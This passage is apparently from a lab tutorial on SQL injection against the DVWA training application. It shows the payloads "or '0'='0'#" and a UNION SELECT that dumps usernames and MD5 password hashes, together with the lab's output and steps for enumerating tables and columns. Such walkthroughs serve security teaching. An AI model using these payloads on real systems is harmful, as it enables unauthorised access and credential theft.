
"or '0'='0'#"

- Now, all the users details will be displayed.

- We can even know the User details and Database details by adding UNION condition.

- We will able to know the tables belonging to USERS by checking tables in the schema with string as ‘USER%’.
- After retrieving the table names, we can retrieve Column’s names from them.





- Now, After getting the column names, we can easily retrieve the data in the table using SELECT command.


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
Vulnerability: SQL Injection
User ID:
Submit
ID: %' and 1=0 union select first_name,password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: %' and 1=0 union select first_name,password from users#
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03
ID: %' and 1=0 union select first_name,password from users#
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: %' and 1=0 union select first_name,password from users#
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: %' and 1=0 union select first_name,password from users#
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
More Information